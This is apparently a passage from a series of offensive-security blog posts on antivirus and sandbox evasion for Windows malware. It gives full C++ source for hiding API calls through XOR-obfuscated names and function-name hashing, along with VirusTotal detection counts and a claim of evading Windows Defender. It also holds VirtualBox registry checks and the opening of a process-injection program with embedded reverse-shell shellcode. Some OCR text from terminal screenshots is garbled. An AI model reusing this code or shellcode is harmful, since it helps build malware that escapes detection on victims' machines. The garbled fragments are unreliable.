int main(int argc, char* argv[]) {
    XOR((char *) s_dll, sizeof(s_dll), s_key, sizeof(s_key));
    XOR((char *) s_mb, sizeof(s_mb), s_key, sizeof(s_key));

    if (NULL == LoadLibrary((LPCSTR) s_dll)) {
        printf("failed to load library :( %s\n", s_dll);
        return -2;
    }

    HMODULE module = GetModuleHandle((LPCSTR) s_dll);
    if (NULL == module) {
        printf("failed to get a handle to %s\n", s_dll);
        return -2;
    }

    DWORD ord = getFuncOrd(module, (LPCSTR) s_mb);
    if (-1 == ord) {
        printf("failed to find ordinal %s\n", s_mb);
        return -2;
    }

    fnMessageBoxA myMessageBoxA =
        (fnMessageBoxA)GetProcAddress(
            module, MAKEINTRESOURCE(ord));
}

```

```

    myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

demo

Let's go to compile our example:

```

i686-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings \
-Wint-to-pointer-cast -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive

```

```

[cocomelonc@kali](-/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ i686-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s
sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants
In file included from /usr/share/mingw-w64/include/windows.h:70,
                 from hack.cpp:7:
/usr/share/mingw-w64/include/winbase.h:1066: warning: "InterlockedCompareExchangePointer" r
1066 | #define InterlockedCompareExchangePointer __InlineInterlockedCompareExchangePointer
|           |
In file included from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from hack.cpp:7:
/usr/share/mingw-w64/include/winnnt.h:2279: note: this is the location of the previous defin
2279 | #define InterlockedCompareExchangePointer(Destination, ExChange, Comperand) (VOID)
InterlockedCompareExchange ((LONG volatile *) (Destination),(LONG) (LONG_PTR) (ExChange),(L
PTR) (Comperand))
|
[cocomelonc@kali](-/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ ls .lint
total 52K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K Mar 21 14:31 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 4.3K Mar 21 14:07 hack.cpp

```

And run:

```

.\hack.exe


```

As you can see, everything is work perfectly, for purity of the experiment I add

one line to my `hack.cpp` in `main` function:

```
//...
DWORD ord = getFuncOrd(module, (LPCSTR) s_mb);
if (-1 == ord) {
    printf("failed to find ordinal %s\n", s_mb);
    return -2;
}
printf("MessageBoxA ordinal is %d\n", ord);
//...
```

Compile and run:



As you can see, our malware successfully find correct ordinal. Perfect :)

String search result:

```
strings -n 8 hack.exe | grep MessageBox
```

```
(cocomelonc㉿kali)-[~/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$ strings -n 8 hack.exe | grep MessageBox
(cocomelonc㉿kali)-[~/projects/hacking/cybersec_blog/2022-03-18-malware-av-evasion-4]
$
```

As you can see no `MessageBox` in strings check. So this is how you hide your windows API calls from static analysis.

Let's go to upload to VirusTotal:

The screenshot shows the VirusTotal interface for a file. The file hash is f75d7f5f33fc5cde03ca2bbbeda0454cd9b6aab3009fdd109433bc6208f3d301. It was uploaded by 'cocomelon...' at 2022-03-21 16:04:51 UTC. The file is a 39.50 KB EXE file. The detection table shows the following results:

Engine	Result	Notes
Cylance	Unsafe	
Ikarus	Trojan.Win32.Meterpreter	
Rising	Trojan.Rozemei8.6.0 (TFEdGZ0gjWRXjd..)	
Acronis (Static ML)	Undetected	
AhnLab-V3	Undetected	
ALYac	Undetected	
Cynet	Malicious (score: 100)	
McAfee	GenericRXXA-AA3H4FF44623!E	
SecureAge APEX	Melicious	
Adr-Aware	Undetected	
Alibaba	Undetected	
Anti-AVL	Undetected	

<https://www.virustotal.com/gui/file/f75d7f5f33fc5cde03ca2bbbeda0454cd9b6aab3009fdd109433bc6208f3d301/detection>

So 6 of 68 AV engines detect our file as malicious

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

pe file format
pefile - python module
XOR
source code in github

39. AV engines evasion techniques - part 5. Simple C++ example.

The terminal session shows the following code being run in a Kali Linux environment:

```
root@kali:~/Desktop# g++ -o evasive evasive.cpp
root@kali:~/Desktop# ./evasive
0x77eaf1
```

The code is as follows:

```
29 PDWORD fAddr = (PDWORD)((LPBYTE)h + i
30 PDWORD fNames = (PDWORD)((LPBYTE)h +
31 PDWORD fOrd = (PDWORD)((LPBYTE)h + img
32
33 for (DWORD i = 0; i < img_edt->Addres
34 LPSTR pFuncName = (LPSTR)((LPBYTE)h
35
36 if (calcMyHash(pFuncName) == myHash
37 printf("successfully found! %s -\n"
38 return (LPVOID)((LPBYTE)h + fAddr
39 }
40
41 return nullptr;
42 }
43
44 int main() {
45 HMODULE mod = LoadLibrary("user32.dll"
46 LPVOID addr = getAPIAddr(mod, 1703669
47 printf("0x%p\n", addr);
48 fnMessageBoxA myMessageBoxA = (fnMess
49 myMessageBoxA(NULL, "Meow-meow!", =
50 return 0;
51 }
```

The terminal shows the output: "successfully found! Meow-meow!". The file is then executed in a Windows VirtualBox instance, showing a message box with the text "Meow-meow!".

This section is a result of self-researching another AV evasion trick. An example how to bypass AV engines in simple C++ malware.

hashing function names

This is a simple but efficient technique for hiding WinAPI calls. It is **calling functions by hash names** and it's simple and often used in the “wild”.

Let's look all at an example and you'll understand that it's not so hard.

standard calling

Let's look at an example:

```
#include <windows.h>
#include <stdio.h>


int main() {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

Compile:

```
i686-w64-mingw32-g++ meow.cpp -o meow.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants \
-static-libstdc++ -static-libgcc -fpermissive
```

```
(py3)cocomelonc@kali:~/Projects/hacking/cybersec_blog/2022-03-22-malware-av-evasion-5]└─$ i686-w64-mingw32-g++ meow.cpp -o meow.exe -mconsole -I/usr/share/mingw-w64/include/ -s \
sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge- \
s -static-libstdc++ -static-libgcc -fpermissive
In file included from /usr/share/mingw-w64/include/windows.h:70,
                 from meow.cpp:1:
/usr/share/mingw-w64/include/winbase.h:1066: warning: "InterlockedCompareExchangePointer"
1066 | #define InterlockedCompareExchangePointer __InlineInterlockedCompareExchangePointer
| In file included from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/windef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from meow.cpp:1:
/usr/share/mingw-w64/include/winnt.h:2279: note: this is the location of the previous defi
2279 | #define InterlockedCompareExchangePointer(Destination, ExChange, Comperand) (VOID \
InterlockedCompareExchange ((LONG volatile *) (Destination),(LONG) (LONG_PTR) (ExChange),( \
PTR) (Comperand))
|
└─$ ls -lht
total 68K
-rwxr-xr-x 1 cocomelonc cocomelonc 14K Mar 25 15:09 meow.exe
-rw-r--r-- 1 cocomelonc cocomelonc 102 Mar 25 15:09 meow.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 40K Mar 25 11:09 hack.exe
```

and run:




As expected, it's just a pop-up window.

Then run strings:

```
strings -n 8 meow.exe | grep MessageBox
```

```
(cocomelonc㉿kali)-[~/projects/hacking/cyber
└─$ strings -n 8 meow.exe | grep MessageBox
MessageBoxA
└─$
```

As you can see, the WinAPI function are explicitly read in the basic static analysis and:



visible in the application's import table.

hashing

Now let's hide the WinAPI function `MessageBoxA` we are using from malware analysts. Let's hash it:

```
# simple stupid hashing example
def myHash(data):
    hash = 0x35
    for i in range(0, len(data)):
        hash += ord(data[i]) + (hash << 1)
    print (hash)
    return hash

myHash("MessageBoxA")
```

and run it:

```
python3 myhash.py
```

```

(cocomelon㉿kali)-[~]
$ python3 myhash.py
17036696

```

practical example

What's the main idea? The main idea is we create code where we find WinAPI function address by it's hashing name via enumeration exported WinAPI functions.

First of all, let's declare a hash function identical in logic to the python code:

```

DWORD calcMyHash(char* data) {
    DWORD hash = 0x35;
    for (int i = 0; i < strlen(data); i++) {
        hash += data[i] + (hash << 1);
    }
    return hash;
}

```

Then, I declared function which find Windows API function address by comparing it's hash:

```

static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
    PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
    PIMAGE_NT_HEADERS img_nt_header =
        (PIMAGE_NT_HEADERS)((LPBYTE)h + img_dos_header->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)(
        (LPBYTE)h + img_nt_header-
        OptionalHeader.
        DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].
        VirtualAddress);
    PDWORD fAddr = (PDWORD)((LPBYTE)h +
        img_edt->AddressOfFunctions);
    PDWORD fName = (PDWORD)((LPBYTE)h +

```

```

    img_edt->AddressOfNames);
    PWORD fOrd = (PWORD)((LPBYTE)h +
    img_edt->AddressOfNameOrdinals);

    for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
        LPSTR pFuncName = (LPSTR)((LPBYTE)h + fName[i]);

        if (calcMyHash(pFuncName) == myHash) {
            printf("successfully found! %s - %d\n",
            pFuncName, myHash);
            return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
        }
    }
    return nullptr;
}

```

The logic here is really simple. first we go through the PE headers to the exported functions we need. In the loop, we will look at and compare the hash passed to our function with the hashes of the functions in the export table and, as soon as we find a match, exit the loop:

```

//...
for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
    LPSTR pFuncName = (LPSTR)((LPBYTE)h + fName[i]);

    if (calcMyHash(pFuncName) == myHash) {
        printf("successfully found! %s - %d\n",
        pFuncName, myHash);
        return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
    }
}
//...

```

Then we declare prototype of our function:

```

typedef UINT(CALLBACK* fnMessageBoxA)(
    HWnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT uType
);

```

and `main()`:

```

int main() {
    HMODULE mod = LoadLibrary("user32.dll");
    LPVOID addr = getAPIAddr(mod, 17036696);

```

```

        printf("0x%p\n", addr);
    fnMessageBoxA myMessageBoxA = (fnMessageBoxA)addr;
    myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

```

[cocomelonc@kali]...-2-malware-av-evasion-5 ~ cocomelonc@kali: /pr.../cocomelonc.github.io ~ cocomelonc@kali
└─[cocomelonc@kali] -[~/projects/hacking/cybersec_blog/2022-03-22-malw
$ python3 myhash.py
17036696
└─(cocomelonc@kali) -[~/projects/hacking/cybersec_blog/2022-03-22-malw
└─$ └─ hack.cpp
File Edit View Selection Find Packages Help
31 · PWORD f0rd = (PWORD)((LPBYTE)h + img_edt->AddressOfNameOrdinals);
32 ·
33 · for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
34 · · LPSTR pFuncName = (LPSTR)((LPBYTE)h + fNames[i]);
35 ·
36 · · if (calcMyHash(pFuncName) == myHash) {
37 · · · printf("successfully found! %s - %d\n", pFuncName, myHash);
38 · · · return (LPVOID)((LPBYTE)h + fAddr[f0rd[i]]);
39 · · }
40 · }
41 · return nullptr;
42 }
43
44 int main() {
45 · HMODULE mod = LoadLibrary("user32.dll");
46 · LPVOID addr = getAPIAddr(mod, 17036696);
47 · printf("0x%p\n", addr);

```

The full source code of our malware is:

```

/*
 * hack.cpp - hashing Win32API functions. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/03/22/simple-malware-av-evasion-5.html
*/
#include <windows.h>
#include <stdio.h>

typedef UINT(CALLBACK* fnMessageBoxA)(
    HWND hWnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT uType
);

DWORD calcMyHash(char* data) {
    DWORD hash = 0x35;
    for (int i = 0; i < strlen(data); i++) {
        hash += data[i] + (hash << 1);
    }
}
```

```

        return hash;
    }

static LPVOID getAPIAddr(HMODULE h, DWORD myHash) {
    PIMAGE_DOS_HEADER img_dos_header = (PIMAGE_DOS_HEADER)h;
    PIMAGE_NT_HEADERS img_nt_header = (PIMAGE_NT_HEADERS)((LPBYTE)h + img_dos_header->e_lfanew);
    PIMAGE_EXPORT_DIRECTORY img_edt = (PIMAGE_EXPORT_DIRECTORY)((LPBYTE)h + img_nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    PDWORD fAddr = (PDWORD)((LPBYTE)h + img_edt->AddressOfFunctions);
    PDWORD fName = (PDWORD)((LPBYTE)h + img_edt->AddressOfNames);
    PWORD fOrd = (PWORD)((LPBYTE)h + img_edt->AddressOfNameOrdinals);

    for (DWORD i = 0; i < img_edt->AddressOfFunctions; i++) {
        LPSTR pFuncName = (LPSTR)((LPBYTE)h + fName[i]);

        if (calcMyHash(pFuncName) == myHash) {
            printf("successfully found! %s - %d\n",
                pFuncName, myHash);
            return (LPVOID)((LPBYTE)h + fAddr[fOrd[i]]);
        }
    }
    return nullptr;
}

int main() {
    HMODULE mod = LoadLibrary("user32.dll");
    LPVOID addr = getAPIAddr(mod, 17036696);
    printf("0x%p\n", addr);
    fnMessageBoxA myMessageBoxA = (fnMessageBoxA)addr;
    myMessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

demo

Let's go to compile our malware `hack.cpp`:


```
1686-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
```

```
-fdata-sections -Wno-write-strings -Wint-to-pointer-cast \
-fno-exceptions -fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
[cocomelonc㉿kali]:~/projects/hacking/cybersec_blog/2022-03-22-malware-av-evasion-5]
$ 1686-w64 mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
In file included from /usr/share/mingw-w64/include/windows.h:70,
                 from hack.cpp:6
/usr/share/mingw-w64/include/winbase.h:1066: warning: "InterlockedCompareExchangePointer" redefine
1066 | #define InterlockedCompareExchangePointer __InLineInterlockedCompareExchangePointer
|
In file included from /usr/share/mingw-w64/include/minwindef.h:163,
                 from /usr/share/mingw-w64/include/winddef.h:9,
                 from /usr/share/mingw-w64/include/windows.h:69,
                 from hack.cpp:6
/usr/share/mingw-w64/include/winnt.h:2279: note: this is the location of the previous definition
2279 | #define InterlockedCompareExchangePointer(Destination, Exchange, Comperand) (VOID) (L
InterlockedCompareExchange ((LONG volatile *) (Destination),(LONG) (LONG_PTR) (Exchange),(LONG
PTR) (Comperand))
|
[...]
└── (cocomelonc㉿kali):~/projects/hacking/cybersec_blog/2022-03-22-malware-av-evasion-5]
$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Mar 25 11:09 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1652 Mar 25 11:03 hack.cpp
```


and run:

```
.\hack.exe
```



```
cocomelonc㉿kali]:~/projects/hacking/cybersec_blog/2022-03-22-malware-av-evasion-5]
mc [cocomelonc㉿kali]:~.2-malware-av-evasion-5 | cocomelonc@kali:
29 PDWORD fAddr = (PDWORD)((LPBYTE)h + i
30 PDWORD fName = (PDWORD)((LPBYTE)h +
31 PWORD fOrd = (PWORD)((LPBYTE)h + img
32
33 for (DWORD i = 0; i < img_edt->Address
34     LPSTR pFuncName = (LPSTR)((LPBYTE)h
35
36     if (calcMyHash(pFuncName) == myHash
37         printf("successfully found! %s\n"
38         return (LPVOID)((LPBYTE)h + fAddr
39     }
40
41 return nullptr;
42 }
43
44 int main()
45     HMODULE mod = LoadLibrary("user32.dll"
46     LPVOID addr = getAPIAddr(mod, 1703669
47     printf("0x%p\n", addr);
48     TnMessageBoxA myMessageBoxA = (fnMess
49     myMessageBoxA(NULL, "Meow-meow!", "="
50     return 0;
51 }
```

NORMAL hack.cpp



```
cocomelonc㉿kali]:~/projects/hacking/cybersec_blog/2022-03-22-malware-av-evasion-5]
mc [cocomelonc㉿kali]:~.2-malware-av-evasion-5 | cocomelonc@kali:
29 PDWORD fAddr = (PDWORD)((LPBYTE)h + i
30 PDWORD fName = (PDWORD)((LPBYTE)h +
31 PWORD fOrd = (PWORD)((LPBYTE)h + img
32
33 for (DWORD i = 0; i < img_edt->Address
34     LPSTR pFuncName = (LPSTR)((LPBYTE)h
35
36     if (calcMyHash(pFuncName) == myHash
37         printf("successfully found! %s\n"
38         return (LPVOID)((LPBYTE)h + fAddr
39     }
40
41 return nullptr;
42 }
43
44 int main()
45     HMODULE mod = LoadLibrary("user32.dll"
46     LPVOID addr = getAPIAddr(mod, 1703669
47     printf("0x%p\n", addr);
48     fnMessageBoxA myMessageBoxA = (fnMess
49     myMessageBoxA(NULL, "Meow-meow!", "="
50     return 0;
51 }
```

NORMAL hack.cpp


As you can see, our logic is worked!!! Perfect :)

What about **strings**?

```
strings -n 8 hack.exe | grep MessageBox
```


```
(py3)cocomelonc@kali: /...log/cocomelonc.github.io ✘ cocomelonc@kali:  
└─$ hexdump -C hack.exe | grep "MessageBox"  
  
└─$ strings -n 8 hack.exe | grep MessageBox  
  
└─$
```

And let's go to see Import Address Table:



If we delve into the investigate of the malware, we, of course, will find our hashes, strings like **user32.dll**, and so on. But this is just a case study.

Let's go to upload to VirusTotal:



<https://www.virustotal.com/gui/file/d33210e3d7f9629d3465b2a0cec0c490d2254fa1b9a2fd047457bd9046bc0eee/detection>

So 4 of 65 AV engines detect our file as malicious

Notice that we evaded Windows Defender :)

But what about WinAPI functions in classic DLL injection?

I will self-research and write in a next post.

In real malware, hashes are additionally protected by mathematical functions and additionally encrypted.

For example [Carbanak](#) uses several AV engines evasion techniques, one of them is WinAPI call hashing.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

pe file format

Carbanak

source code in [github](#)

40. AV/VM engines evasion techniques - part 6. Simple C++ example.

```
55     ret = RegOpenKeyEx(HkeyRoot, lpSubKey, 0, KEY_READ, &hKey);
56     if (ret == ERROR_SUCCESS) {
57         ret = RegQueryValueEx(hKey, regVal, NULL, NULL, (LPBYTE)&value, &dwType);
58         if (ret == ERROR_SUCCESS) {
59             if (strcmp(value, compare) == 0) {
60                 return TRUE;
61             }
62         }
63     }
64     return FALSE;
65 }
66
67 int main(int argc, char* argv[])
68 {
69     HANDLE ph; // process handle
70     HANDLE rt; // remote thread
71     PVOID rb; // remote buffer
72
73     if (reg_key_ex(HKEY_LOCAL_MACHINE, "HARDWARE\ACPI\")
74         printf("VirtualBox VM reg path value detected :\\n");
75     }
76
77     if (reg_key_compare(HKEY_LOCAL_MACHINE, "SYSTEM\ControlSet001\"
78         "System\ProductName", "VirtualBox")) {
79         printf("VirtualBox VM reg key value detected :\\n");
80     }
81     }
82
83     if (reg_key_compare(HKEY_LOCAL_MACHINE, "SYSTEM\CurrentControlSet\Control\"
84         "BioVersion", "VirtualBox")) {
85         printf("VirtualBox VM BIOS version detected :\\n");
86     }
87
88 }
```

This section is a result of self-researching another VM evasion trick. An example how to bypass Oracle VirtualBox in simple C++ malware via Windows Registry.

registry keys

Registry keys and its values may be queried via WinAPI calls. In this post I consider how to detect VM environment via `kernel32.dll` functions like `RegOpenKeyExA` and `RegQueryValueExA`.

The function `RegOpenKeyExA` has the following syntax:

```
LSTATUS RegOpenKeyExA(
    [in]             HKEY   hKey,
    [in, optional]  LPCSTR lpSubKey,
    [in]             DWORD   ulOptions,
    [in]             REGSAM  samDesired,
    [out]            PHKEY  phkResult
);
```

which opens the specified registry key.

Another function `RegQueryValueExA` retrieves the type and data for the specified value name associated with an open registry key:

```
LSTATUS RegQueryValueExA(
```

[in]	HKEY	hKey,
[in, optional]	LPCSTR	lpValueName,
	LPDWORD	lpReserved,
[out, optional]	LPDWORD	lpType,
[out, optional]	LPBYTE	lpData,

```
[in, out, optional] LPDWORD lpcbData  
);
```

1. check if specified registry paths exist

For checking this I can use the following logic:

```
int reg_key_ex(HKEY hKeyRoot, char* lpSubKey) {  
    HKEY hKey = nullptr;  
    LONG ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0,  
    KEY_READ, &hKey);  
    if (ret == ERROR_SUCCESS) {  
        RegCloseKey(hKey);  
        return TRUE;  
    }  
    return FALSE;  
}
```

So as you can see I just check if registry key path exists. Return TRUE if exists, return FALSE otherwise.

2. check if specified registry key contain value

For example something like this logic:

```
int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char*  
regVal, char* compare) {  
    HKEY hKey = nullptr;  
    LONG ret;  
    char value[1024];  
    DWORD size = sizeof(value);  
    ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_READ,  
    &hKey);  
    if (ret == ERROR_SUCCESS) {  
        RegQueryValueExA(hKey, regVal, NULL, NULL,  
        (LPBYTE)value, &size);  
        if (ret == ERROR_SUCCESS) {  
            if (strcmp(value, compare) == 0) {  
                return TRUE;  
            }  
        }  
    }  
    return FALSE;  
}
```

This function logic is also quite simple. We check value of the registry key via `RegQueryValueExA` in which the result of function `RegOpenKeyExA` is the first

parameter.

I will only consider `Oracle VirtualBox`. For another VMs/sandboxes the tricks is the same.

practical example

So let's go to consider practical example. Let's take a look at the complete source code:

```
/*
 * hack.cpp
 * classic payload injection with
 * VM virtualbox evasion tricks
 * author: @cocomelonc
 * https://cocomelonc.github.io/tutorial/
2022/04/09/malware-av-evasion-6.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
